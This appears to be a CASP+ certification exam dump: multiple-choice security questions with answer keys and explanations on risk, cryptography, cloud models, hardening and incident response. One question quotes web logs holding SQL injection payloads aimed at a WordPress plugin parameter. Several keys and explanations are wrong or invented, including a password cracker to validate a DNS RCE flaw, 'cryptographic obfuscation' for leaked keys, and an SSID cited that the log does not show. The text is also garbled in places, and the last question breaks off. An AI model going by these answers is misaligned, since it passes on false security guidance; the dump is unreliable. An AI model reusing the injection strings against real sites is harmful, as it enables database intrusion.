A company just released a new video card. Due to limited supply and high demand, attackers are employing automated systems to purchase the device through the company's web store so they can resell it on the secondary market. The company's intended customers are frustrated. A security engineer suggests implementing a CAPTCHA system on the web store to help reduce the number of video cards purchased through automated systems. Which of the following now describes the level of risk?

- A. Inherent
- B. Low
- C. Mitigated
- D. Residual.
- E. Transferred

**Answer:** D

**NEW QUESTION 84**

Which of the following allows computation and analysis of data within a ciphertext without knowledge of the plaintext?

- A. Lattice-based cryptography
- B. Quantum computing
- C. Asymmetric cryptography
- D. Homomorphic encryption

**Answer:** D

**Explanation:**

Reference: <https://searchsecurity.techtarget.com/definition/cryptanalysis>

Homomorphic encryption is a type of encryption that allows computation and analysis of data within a ciphertext without knowledge of the plaintext. This means that encrypted data can be processed without being decrypted first, which enhances the security and privacy of the data. Homomorphic encryption can enable applications such as secure cloud computing, machine learning, and data analytics. References: <https://www.ibm.com/security/homomorphic-encryption>  
<https://www.synopsys.com/blogs/software-security/homomorphic-encryption/>

#### NEW QUESTION 88

A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process 'memory location. Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

- A. Execute never
- B. Noexecute
- C. Total memory encryption
- D. Virtual memory protection

**Answer:** A

#### Explanation:

Execute never is a technology that can be enabled on the ARM architecture to prevent malware from inserting itself in another process' memory location. Execute never (also known as XN or NX) is a feature that marks certain memory regions as non-executable, meaning that they cannot be used to run code. This prevents malware from exploiting buffer overflows or other memory corruption vulnerabilities to inject malicious code into another process' memory space.

References: [CompTIA CASP+ Study Guide, Second Edition, page 295]

#### NEW QUESTION 92

A security analyst is reviewing the following vulnerability assessment report:

```
192.168.1.5, Host = Server1, CVS7.5, Web Server, Remotely Executable = Yes, Exploit = Yes
205.1.3.5, Host = Server2, CVS6.5, Bind Server, Remotely Executable = Yes, Exploit = POC
207.1.5.7, Host = Server3, CVS5.5, Email server, Remotely Executable = Yes, Exploit = Yes
192.168.1.6, Host = Server4, CVS9.8, Domain Controller, Remotely Executable = Yes, Exploit = No
```

Which of the following should be patched FIRST to minimize attacks against Internet-facing hosts?

- A. Server1
- B. Server2
- C. Server 3
- D. Servers

**Answer:** A

#### NEW QUESTION 94

A security analyst detected a malicious PowerShell attack on a single server. The malware used the Invoke-Expression function to execute an external malicious script. The security analyst scanned the disk with an antivirus application and did not find any IOCs. The security analyst now needs to deploy a protection solution against this type of malware.

Which of the following BEST describes the type of malware the solution should protect against?

- A. Worm
- B. Logic bomb
- C. Fileless
- D. Rootkit

**Answer:** C

#### Explanation:

Reference: <https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/tracking-detecting-and-thwarting-powershell-based-malware-and-attacks>

#### NEW QUESTION 98

A small company needs to reduce its operating costs. vendors have proposed solutions, which all focus on management of the company's website and services. The Chief information Security Officer (CISO) insist all available resources in the proposal must be dedicated, but managing a private cloud is not an option. Which of the following is the BEST solution for this company?

- A. Community cloud service model
- B. Multinency SaaS
- C. Single-tenancy SaaS
- D. On-premises cloud service model

**Answer:** C

#### Explanation:

A single-tenancy SaaS solution is the best solution for this company. SaaS stands for software as a service, which is a cloud-based model that allows customers to access applications hosted by a provider over the internet. A single-tenancy SaaS solution means that the company has its own dedicated instance of the application and its underlying infrastructure, which offers more control, customization, and security than a multi-tenancy SaaS solution where multiple customers share the same resources. A single- tenancy SaaS solution also eliminates the need for managing a private cloud or an on- premises infrastructure. Verified

References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://www.ibm.com/cloud/learn/saas>

#### NEW QUESTION 101

Which of the following represents the MOST significant benefit of implementing a passwordless authentication solution?

- A. Biometric authenticators are immutable.
- B. The likelihood of account compromise is reduced.
- C. Zero trust is achieved.
- D. Privacy risks are minimized.

**Answer:** B

**Explanation:**

Reference: <https://cloudworks.no/en/5-benefits-of-passwordless-authentication/>

**NEW QUESTION 106**

A security engineer is hardening a company's multihomed SFTP server. When scanning a public-facing network interface, the engineer finds the following ports are open:

22  
25  
110  
137  
138  
139  
445

Internal Windows clients are used to transferring files to the server to stage them for customer download as part of the company's distribution process.

Which of the following would be the BEST solution to harden the system?

- A. Close ports 110, 138, and 139. Bind ports 22, 25, and 137 to only the internal interface.
- B. Close ports 25 and 110. Bind ports 137, 138, 139, and 445 to only the internal interface.
- C. Close ports 22 and 139. Bind ports 137, 138, and 445 to only the internal interface.
- D. Close ports 22, 137, and 138. Bind ports 110 and 445 to only the internal interface.

**Answer:** A

**NEW QUESTION 107**

An attacker infiltrated the code base of a hardware manufacturer and inserted malware before the code was compiled. The malicious code is now running at the hardware level across a number of industries and sectors. Which of the following categories BEST describes this type of vendor risk?

- A. SDLC attack
- B. Side-load attack
- C. Remote code signing
- D. Supply chain attack

**Answer:** D

**NEW QUESTION 110**

A municipal department receives telemetry data from a third-party provider. The server collecting telemetry sits in the municipal department's screened network and accepts connections from the third party over HTTPS. The daemon has a code execution vulnerability from a lack of input sanitization of out-of-bound messages, and therefore, the cybersecurity engineers would like to implement network mitigations. Which of the following actions, if combined, would BEST prevent exploitation of this vulnerability? (Select TWO).

- A. Implementing a TLS inspection proxy on-path to enable monitoring and policy enforcement
- B. Creating a Linux namespace on the telemetry server and adding to it the servicing HTTP daemon
- C. Installing and configuring filesystem integrity monitoring service on the telemetry server
- D. Implementing an EDR and alert on identified privilege escalation attempts to the SIEM
- E. Subscribing to a UTM service that enforces privacy controls between the internal network and the screened subnet
- F. Using the published data schema to monitor and block off nominal telemetry messages

**Answer:** AC

**Explanation:**

A TLS inspection proxy can be used to monitor and enforce policy on HTTPS connections, ensuring that only valid traffic is allowed through and malicious traffic is blocked. Additionally, a filesystem integrity monitoring service can be installed and configured on the telemetry server to monitor for any changes to the filesystem, allowing any malicious changes to be detected and blocked.

**NEW QUESTION 113**

A security architect is tasked with scoping a penetration test that will start next month. The architect wants to define what security controls will be impacted. Which of the following would be the BEST document to consult?

- A. Rules of engagement
- B. Master service agreement
- C. Statement of work
- D. Target audience

**Answer:** C

**Explanation:**

The Statement of Work is a document that outlines the scope of the penetration test and defines the objectives, tools, methodology, and targets of the test. It also outlines the security controls that will be impacted by the test and what the expected outcomes are. Additionally, the Statement of Work should include any legal requirements and other considerations that should be taken into account during the penetration test.

Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide: Chapter 5:

Security Testing, Section 5.4: Defining Scope and Objective.



**NEW QUESTION 118**

A company wants to refactor a monolithic application to take advantage of cloud native services and service microsegmentation to secure sensitive application components. Which of the following should the company implement to ensure the architecture is portable?

- A. Virtualized emulators
- B. Type 2 hypervisors
- C. Orchestration
- D. Containerization

**Answer:** D

**Explanation:**

Containerization is a technology that allows applications to run in isolated and portable environments called containers. Containers are lightweight and self-contained units that

include all the dependencies, libraries, and configuration files needed for an application to run. Containers can be deployed on any platform that supports the container runtime engine, such as Docker or Kubernetes.

Containerization would allow the company to refactor a monolithic application to take advantage of cloud native services and service microsegmentation to secure sensitive application components, because containerization would:

? Enable the application to be split into smaller and independent components

(microservices) that can communicate with each other through APIs or message queues.

? Allow the application to leverage cloud native services, such as load balancers, databases, or serverless functions, that can be integrated with containers through configuration files or environment variables.

? Enhance the security of the application by isolating each container from other containers and the host system, and applying fine-grained access control policies and network rules to each container or group of containers.

? Ensure the portability of the application by enabling it to run on any cloud provider or platform that supports containers, without requiring any changes to the application code or configuration.

**NEW QUESTION 123**

A customer reports being unable to connect to a website at [www.test.com](http://www.test.com) to consume services. The customer notices the web application has the following published cipher suite:

```
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
Signature hash algorithm:
sha256
Public key:
RSA (2048 Bits)
.htaccess config:
<VirtualHost> *:80>
ServerName www.test.com
Redirect / https://www.test.com
</VirtualHost>
<VirtualHost _default_:443>
ServerName www.test.com
DocumentRoot /usr/local/apache2/htdocs
SSLEngine On
...
</VirtualHost>
```

Which of the following is the MOST likely cause of the customer's inability to connect?

- A. Weak ciphers are being used.
- B. The public key should be using ECDSA.
- C. The default should be on port 80.
- D. The server name should be test.com.

**Answer:** A

**Explanation:**

Reference: <https://security.stackexchange.com/questions/23383/ssh-key-type-rsa-dsa-ecdsa-are-there-easy-answers-for-which-to-choose-when>

**NEW QUESTION 128**

To save time, a company that is developing a new VPN solution has decided to use the OpenSSL library within its proprietary software. Which of the following should the company consider to maximize risk reduction from vulnerabilities introduced by OpenSSL?

- A. Include stable, long-term releases of third-party libraries instead of using newer versions.
- B. Ensure the third-party library implements the TLS and disable weak ciphers.
- C. Compile third-party libraries into the main code statically instead of using dynamic loading.
- D. Implement an ongoing, third-party software and library review and regression testing.

**Answer:** D

**Explanation:**

Implementing an ongoing, third-party software and library review and regression testing is the best way to maximize risk reduction from vulnerabilities introduced by OpenSSL. Third-party software and libraries are often used by developers to save time and resources, but they may also introduce security risks if they are not properly maintained and updated. By reviewing and testing the third-party software and library regularly, the company can ensure that they are using the latest and most secure version of OpenSSL, and that their proprietary software is compatible and functional with it. References: [CompTIA CASP+ Study Guide, Second Edition, page 362]

**NEW QUESTION 132**

A company has decided to purchase a license for software that is used to operate a mission-critical process. The third-party developer is new to the industry but is delivering what the company needs at this time.

Which of the following BEST describes the reason why utilizing a source code escrow will reduce the operational risk to the company if the third party stops supporting the application?

- A. The company will have access to the latest version to continue development.
- B. The company will be able to force the third-party developer to continue support.
- C. The company will be able to manage the third-party developer's development process.
- D. The company will be paid by the third-party developer to hire a new development team.

**Answer:** A

**Explanation:**

Utilizing a source code escrow will reduce the operational risk to the company if the third party stops supporting the application, as it will provide access to the latest version of the source code to continue development. A source code escrow is an agreement between a software developer and a client that involves depositing the source code of a software product with a third-party escrow agent. The escrow agent can release the source code to the client under certain conditions specified in the agreement, such as bankruptcy, termination, or breach of contract by the developer. The company will not be able to force the third-party developer to continue support, manage their development process, or pay them to hire a new development team by utilizing a source code escrow. Verified References: <https://www.comptia.org/blog/what-is-source-code-escrow> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

**NEW QUESTION 133**

A security analyst is trying to identify the source of a recent data loss incident. The analyst has reviewed all the for the time surrounding the identified all the assets on the network at the time of the data loss. The analyst suspects the key to finding the source was obfuscated in an application. Which of the following tools should the analyst use NEXT?

- A. Software Decompiler
- B. Network enurrerator
- C. Log reduction and analysis tool
- D. Static code analysis

**Answer:** D

**NEW QUESTION 136**

An organization wants to perform a scan of all its systems against best practice security configurations.

Which of the following SCAP standards, when combined, will enable the organization to view each of the configuration checks in a machine-readable checklist format for fill automation? (Choose two.)

- A. ARF
- B. XCCDF
- C. CPE
- D. CVE
- E. CVSS
- F. OVAL

**Answer:** BF

**Explanation:**

Reference: <https://www.govinfo.gov/content/pkg/GOVPUB-C13-9ecd8eae582935c93d7f410e955dabb6/pdf/GOVPUB-C13-9ecd8eae582935c93d7f410e955dabb6.pdf> (p.12)

XCCDF (Extensible Configuration Checklist Description Format) and OVAL (Open Vulnerability and Assessment Language) are two SCAP (Security Content Automation Protocol) standards that can enable the organization to view each of the configuration checks in a machine-readable checklist format for full automation. XCCDF is a standard for expressing security checklists and benchmarks, while OVAL is a standard for expressing system configuration information and vulnerabilities. ARF (Asset Reporting Format) is a standard for expressing the transport format of information about assets, not configuration checks. CPE (Common Platform Enumeration) is a standard for identifying and naming hardware, software, and operating systems, not configuration checks. CVE (Common Vulnerabilities and Exposures) is a standard for identifying and naming publicly known cybersecurity vulnerabilities, not configuration checks. CVSS (Common Vulnerability Scoring System) is a standard for assessing the severity of cybersecurity vulnerabilities, not configuration checks. Verified References: <https://www.comptia.org/blog/what-is-scap> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

**NEW QUESTION 137**

A cybersecurity engineer analyst a system for vulnerabilities. The tool created an OVAL. Results document as output. Which of the following would enable the engineer to interpret the results in a human readable form? (Select TWO.)

- A. Text editor
- B. OOXML editor
- C. Event Viewer
- D. XML style sheet
- E. SCAP tool
- F. Debugging utility

**Answer:** BD

**NEW QUESTION 140**

A DevOps team has deployed databases, event-driven services, and an API gateway as PaaS solution that will support a new billing system. Which of the following security responsibilities will the DevOps team need to perform?

- A. Securely configure the authentication mechanisms
- B. Patch the infrastructure at the operating system
- C. Execute port scanning against the services

D. Upgrade the service as part of life-cycle management

**Answer:** A

#### NEW QUESTION 143

A security architect for a large, multinational manufacturer needs to design and implement a security solution to monitor traffic. When designing the solution, which of the following threats should the security architect focus on to prevent attacks against the network?

- A. Packets that are the wrong size or length
- B. Use of any non-DNP3 communication on a DNP3 port
- C. Multiple solicited responses over time
- D. Application of an unsupported encryption algorithm

**Answer:** C

#### NEW QUESTION 148

An analyst execute a vulnerability scan against an internet-facing DNS server and receives the following report:

```
*Vulnerabilities in Kernel-Mode Driver Could Allow Elevation of Privilege
*SSL Medium Strength Cipher Suites Supported
*Vulnerability in DNS Resolution Could Allow Remote Code Execution
*SSH Host SIDs allows Local User Enumeration
```

Which of the following tools should the analyst use FIRST to validate the most critical vulnerability?

- A. Password cracker
- B. Port scanner
- C. Account enumerator
- D. Exploitation framework

**Answer:** A

#### NEW QUESTION 150

A software development company makes Its software version available to customers from a web portal. On several occasions, hackers were able to access the software repository to change the package that is automatically published on the website. Which of the following would be the BEST technique to ensure the software the users download is the official software released by the company?

- A. Distribute the software via a third-party repository.
- B. Close the web repository and deliver the software via email.
- C. Email the software link to all customers.
- D. Display the SHA checksum on the website.

**Answer:** D

#### NEW QUESTION 154

Given the following log snippet from a web server:

```
84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=1 AND (SELECT 6810 FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(6810=6810,1)))0x71707a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=(SELECT 7505 FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(7505=7505,1)))0x71707a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=(SELECT CONCAT(0x7171787671,(SELECT (ELT(1399=1399,1)))0x71707a7871)) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:27 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=1 UNION ALL SELECT CONCAT(0x7171787671,0x537653544175467a724f,0x71707a7871),NULL,NULL-- HTTP/1.1" 200 182 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"
```

Which of the following BEST describes this type of attack?

- A. SQL injection
- B. Cross-site scripting
- C. Brute-force
- D. Cross-site request forgery

**Answer:** A

#### NEW QUESTION 159

The Chief Information Security Officer (CISO) is working with a new company and needs a legal “document to ensure all parties understand their roles during an assessment. Which of the following should the CISO have each party sign?

- A. SLA
- B. ISA
- C. Permissions and access
- D. Rules of engagement

**Answer:** D

**Explanation:**



Rules of engagement are legal documents that should be signed by all parties involved in an assessment to ensure they understand their roles and responsibilities. Rules of engagement define the scope, objectives, methods, deliverables, limitations, and expectations of an assessment project. They also specify the legal and ethical boundaries, communication channels, escalation procedures, and reporting formats for the assessment. Rules of engagement help to avoid misunderstandings, conflicts, or liabilities during or after an assessment.  
References: [CompTIA CASP+ Study Guide, Second Edition, page 34]

#### NEW QUESTION 164

Which of the following is the MOST important security objective when applying cryptography to control messages that tell an ICS how much electrical power to output?

- A. Importing the availability of messages
- B. Ensuring non-repudiation of messages
- C. Enforcing protocol conformance for messages
- D. Assuring the integrity of messages

**Answer: D**

#### Explanation:

Assuring the integrity of messages is the most important security objective when applying cryptography to control messages that tell an ICS (industrial control system) how much electrical power to output. Integrity is the security objective that ensures the accuracy and completeness of data or information, preventing unauthorized modifications or tampering. Assuring the integrity of messages can prevent malicious or accidental changes to the control messages that could affect the operation or safety of the ICS or the electrical power output. Importing the availability of messages is not a security objective when applying cryptography, but a security objective that ensures the accessibility and usability of data or information, preventing unauthorized denial or disruption of service. Ensuring non-repudiation of messages is not a security objective when applying cryptography, but a security objective that ensures the authenticity and accountability of data or information, preventing unauthorized denial or dispute of actions or transactions. Enforcing protocol conformance for messages is not a security objective when applying cryptography, but a security objective that ensures the compliance and consistency of data or information, preventing unauthorized deviations or violations of rules or standards. Verified References: <https://www.comptia.org/blog/what-is-integrity>  
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 165

A company plans to build an entirely remote workforce that utilizes a cloud-based infrastructure. The Chief Information Security Officer asks the security engineer to design connectivity to meet the following requirements:

Only users with corporate-owned devices can directly access servers hosted by the cloud provider.

The company can control what SaaS applications each individual user can access. User browser activity can be monitored.

Which of the following solutions would BEST meet these requirements?

- A. IAM gateway, MDM, and reverse proxy
- B. VPN, CASB, and secure web gateway
- C. SSL tunnel, DLP, and host-based firewall
- D. API gateway, UEM, and forward proxy

**Answer: B**

#### Explanation:

A VPN (virtual private network) can provide secure connectivity for remote users to access servers hosted by the cloud provider. A CASB (cloud access security broker) can enforce policies and controls for accessing SaaS applications. A secure web gateway can monitor and filter user browser activity to prevent malicious or unauthorized traffic. Verified References: <https://partners.comptia.org/docs/default-source/resources/casp-content-guide> <https://www.comptia.org/blog/what-is-a-vpn>

#### NEW QUESTION 170

A security architect is designing a solution for a new customer who requires significant security capabilities in its environment. The customer has provided the architect with the following set of requirements:

\* Capable of early detection of advanced persistent threats.

\* Must be transparent to users and cause no performance degradation.

+ Allow integration with production and development networks seamlessly.

+ Enable the security team to hunt and investigate live exploitation techniques.

Which of the following technologies BEST meets the customer's requirements for security capabilities?

- A. Threat Intelligence
- B. Deception software
- C. Centralized logging
- D. Sandbox detonation

**Answer: B**

#### Explanation:

Deception software is a technology that creates realistic but fake assets (such as servers, applications, data, etc.) that mimic the real environment and lure attackers into interacting with them. By doing so, deception software can help detect advanced persistent threats (APTs) that may otherwise evade traditional security tools<sup>12</sup>

. Deception software can also provide valuable insights into the attacker's tactics, techniques, and procedures (TTPs) by capturing their actions and behaviors on the decoys<sup>13</sup>.

Deception software can meet the customer's requirements for security capabilities because:

? It is capable of early detection of APTs by creating attractive targets for them and alerting security teams when they are engaged<sup>12</sup>.

? It is transparent to users and causes no performance degradation because it does not interfere with legitimate traffic or resources<sup>13</sup>.

? It allows integration with production and development networks seamlessly because it can create decoys that match the network topology and configuration<sup>13</sup>.

? It enables the security team to hunt and investigate live exploitation techniques because it can record and analyze the attacker's activities on the decoys<sup>13</sup>.

#### NEW QUESTION 172



An organization is researching the automation capabilities for systems within an OT network. A security analyst wants to assist with creating secure coding practices and would like to learn about the programming languages used on the PLCs. Which of the following programming languages is the MOST relevant for PLCs?

- A. Ladder logic
- B. Rust
- C. C
- D. Python
- E. Java

**Answer:** A

#### NEW QUESTION 176

Which of the following terms refers to the delivery of encryption keys to a CASB or a third- party entity?

- A. Key sharing
- B. Key distribution
- C. Key recovery
- D. Key escrow

**Answer:** D

#### Explanation:

Key escrow is a process that involves storing encryption keys with a trusted third party, such as a CASB (Cloud Access Security Broker) or a government agency. Key escrow can enable authorized access to encrypted data in case of emergencies, legal issues, or data recovery. However, key escrow also introduces some risks and challenges, such as trust, security, and privacy. References: <https://www.techopedia.com/definition/1772/key-escrow>  
<https://searchsecurity.techtarget.com/definition/key-escrow>

#### NEW QUESTION 177

A security analyst sees that a hacker has discovered some keys and they are being made available on a public website. The security analyst is then able to successfully decrypt the data using the keys from the website. Which of the following should the security analyst recommend to protect the affected data?

- A. Key rotation
- B. Key revocation
- C. Key escrow
- D. Zeroization
- E. Cryptographic obfuscation

**Answer:** E

#### NEW QUESTION 182

Leveraging cryptographic solutions to protect data that is in use ensures the data is encrypted:

- A. when it is passed across a local network.
- B. in memory during processing
- C. when it is written to a system's solid-state drive.
- D. by an enterprise hardware security module.

**Answer:** B

#### NEW QUESTION 185

A mobile administrator is reviewing the following mobile device DHCP logs to ensure the proper mobile settings are applied to managed devices:

```
10,10/18/2021,17:01:05,Assign,192.168.1.10,UserA-MobileDevice,0236FB12CA0B
23,10/19/2021,07:11:19,Assign,192.168.1.23,UserA-MobileDevice,068ADIFAB109
10,10/20/2021,19:22:56,Assign,192.168.1.96,UserA-MobileDevice,0ABC65E81AB0
10,10/21/2021,22:34:15,Assign,192.168.1.33,UserA-MobileDevice,BAC034EF9451
10,10/22/2021,11:55:41,Assign,192.168.1.12,UserA-MobileDevice,0E938663221B
```

Which of the following mobile configuration settings is the mobile administrator verifying?

- A. Service set identifier authentication
- B. Wireless network auto joining
- C. 802.1X with mutual authentication
- D. Association MAC address randomization

**Answer:** B

#### Explanation:

Wireless network auto joining is the mobile configuration setting that the mobile administrator is verifying by reviewing the mobile device DHCP logs. Wireless network auto joining is a feature that allows mobile devices to automatically connect to a predefined wireless network without requiring user intervention or authentication. This can be useful for corporate or trusted networks that need frequent access by mobile devices. The DHCP logs show that the mobile devices are assigned IP addresses from the wireless network with SSID "CorpWiFi", which indicates that they are auto joining this network. References: [CompTIA CASP+ Study Guide, Second Edition, page 420]

#### NEW QUESTION 190

An analyst received a list of IOCs from a government agency. The attack has the following characteristics:

- \* 1. The attack starts with bulk phishing.
- \* 2. If a user clicks on the link, a dropper is downloaded to the computer.
- \* 3. Each of the malware samples has unique hashes tied to the user.

The analyst needs to identify whether existing endpoint controls are effective. Which of the following risk mitigation techniques should the analyst use?

- A. Update the incident response plan.
- B. Blocklist the executable.
- C. Deploy a honeypot onto the laptops.
- D. Detonate in a sandbox.

**Answer: D**

**Explanation:**

Detonating the malware in a sandbox is the best way to analyze its behavior and determine whether the existing endpoint controls are effective. A sandbox is an isolated environment that mimics a real system but prevents any malicious actions from affecting the actual system. By detonating the malware in a sandbox, the analyst can observe how it interacts with the system, what files it creates or modifies, what network connections it establishes, and what indicators of compromise it exhibits. This can help the analyst identify the malware's capabilities, objectives, and weaknesses. A sandbox can also help the analyst compare different malware samples and determine if they are related or part of the same campaign.

\* A. Updating the incident response plan is not a risk mitigation technique, but rather a proactive measure to prepare for potential incidents. It does not help the analyst identify whether existing endpoint controls are effective against the malware.

\* B. Blocklisting the executable is a risk mitigation technique that can prevent the malware from running on the system, but it does not help the analyst analyze its behavior or determine whether existing endpoint controls are effective. Moreover, blocklisting may not be feasible if each malware sample has a unique hash tied to the user.

\* C. Deploying a honeypot onto the laptops is a risk mitigation technique that can lure attackers away from the real systems and collect information about their activities, but it does not help the analyst analyze the malware's behavior or determine whether existing endpoint controls are effective. A honeypot is also more suitable for detecting network- based attacks rather than endpoint-based attacks.

**NEW QUESTION 194**

Which of the following agreements includes no penalties and can be signed by two entities that are working together toward the same goal?

- A. MOU
- B. NDA
- C. SLA
- D. ISA

**Answer: A**

**NEW QUESTION 199**

A SOC analyst is reviewing malicious activity on an external, exposed web server. During the investigation, the analyst determines specific traffic is not being logged, and there is no visibility from the WAF for the web application.

Which of the following is the MOST likely cause?

- A. The user agent client is not compatible with the WAF.
- B. A certificate on the WAF is expired.
- C. HTTP traffic is not forwarding to HTTPS to decrypt.
- D. Old, vulnerable cipher suites are still being used.

**Answer: C**

**Explanation:**

This could be the cause of the lack of visibility from the WAF (Web Application Firewall) for the web application, as the WAF may not be able to inspect or block unencrypted HTTP traffic. To solve this issue, the web server should redirect all HTTP requests to HTTPS and use SSL/TLS certificates to encrypt the traffic.

**NEW QUESTION 200**

A threat hunting team receives a report about possible APT activity in the network. Which of the following threat management frameworks should the team implement?

- A. NIST SP 800-53
- B. MITRE ATT&CK
- C. The Cyber Kill Chain
- D. The Diamond Model of Intrusion Analysis

**Answer: B**

**Explanation:**

MITRE ATT&CK is a threat management framework that provides a comprehensive and detailed knowledge base of adversary tactics and techniques based on real-world observations. It can help threat hunting teams to identify, understand, and prioritize potential threats, as well as to develop effective detection and response strategies. MITRE ATT&CK covers the entire lifecycle of a cyberattack, from initial access to impact, and provides information on how to mitigate, detect, and hunt for each technique. It also includes threat actor profiles, software descriptions, and data sources that can be used for threat intelligence and analysis.

Verified References:

? <https://attack.mitre.org/>

? <https://resources.infosecinstitute.com/topic/top-threat-modeling-frameworks-stride-owasp-top-10-mitre-attck-framework/>

? <https://www.ibm.com/topics/threat-management>

**NEW QUESTION 203**

Due to internal resource constraints, the management team has asked the principal security architect to recommend a solution that shifts partial responsibility for application- level controls to the cloud provider. In the shared responsibility model, which of the following levels of service meets this requirement?

- A. IaaS

- B. SaaS
- C. FaaS
- D. PaaS

**Answer:** D

#### NEW QUESTION 204

A Chief Information Officer is considering migrating all company data to the cloud to save money on expensive SAN storage. Which of the following is a security concern that will MOST likely need to be addressed during migration?

- A. Latency
- B. Data exposure
- C. Data loss
- D. Data dispersion

**Answer:** B

#### Explanation:

Data exposure is a security concern that will most likely need to be addressed during migration of all company data to the cloud, as it could involve sensitive or confidential data being accessed or disclosed by unauthorized parties. Data exposure could occur due to misconfigured cloud services, insecure data transfers, insider threats, or malicious attacks. Data exposure could also result in compliance violations, reputational damage, or legal liabilities. Latency is not a security concern, but a performance concern that could affect the speed or quality of data access or transmission. Data loss is not a security concern, but a availability concern that could affect the integrity or recovery of data. Data dispersion is not a security concern, but a management concern that could affect the visibility or control of data. Verified References: <https://www.comptia.org/blog/what-is-data-exposure>  
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 207

A disaster recovery team learned of several mistakes that were made during the last disaster recovery parallel test. Computational resources ran out at 70% of restoration of critical services.

Which of the following should be modified to prevent the issue from reoccurring?

- A. Recovery point objective
- B. Recovery time objective
- C. Mission-essential functions
- D. Recovery service level

**Answer:** D

#### Explanation:

Reference: <https://www.nakivo.com/blog/disaster-recovery-in-cloud-computing/>

The recovery service level is a metric that defines the minimum level of service or performance that a system or process must provide after a disaster or disruption. The recovery service level can include parameters such as availability, capacity, throughput, latency, etc. The recovery service level should be modified to prevent the issue of running out of computational resources at 70% of restoration of critical services. The recovery service level should be aligned with the recovery point objective (RPO) and the recovery time objective (RTO), which are the maximum acceptable amount of data loss and downtime respectively. References: <https://www.techopedia.com/definition/29836/recovery-service-level> <https://www.ibm.com/cloud/learn/recovery-point-objective>  
<https://www.ibm.com/cloud/learn/recovery-time-objective>

#### NEW QUESTION 210

##### SIMULATION

An IPSec solution is being deployed. The configuration files for both the VPN concentrator and the AAA server are shown in the diagram.

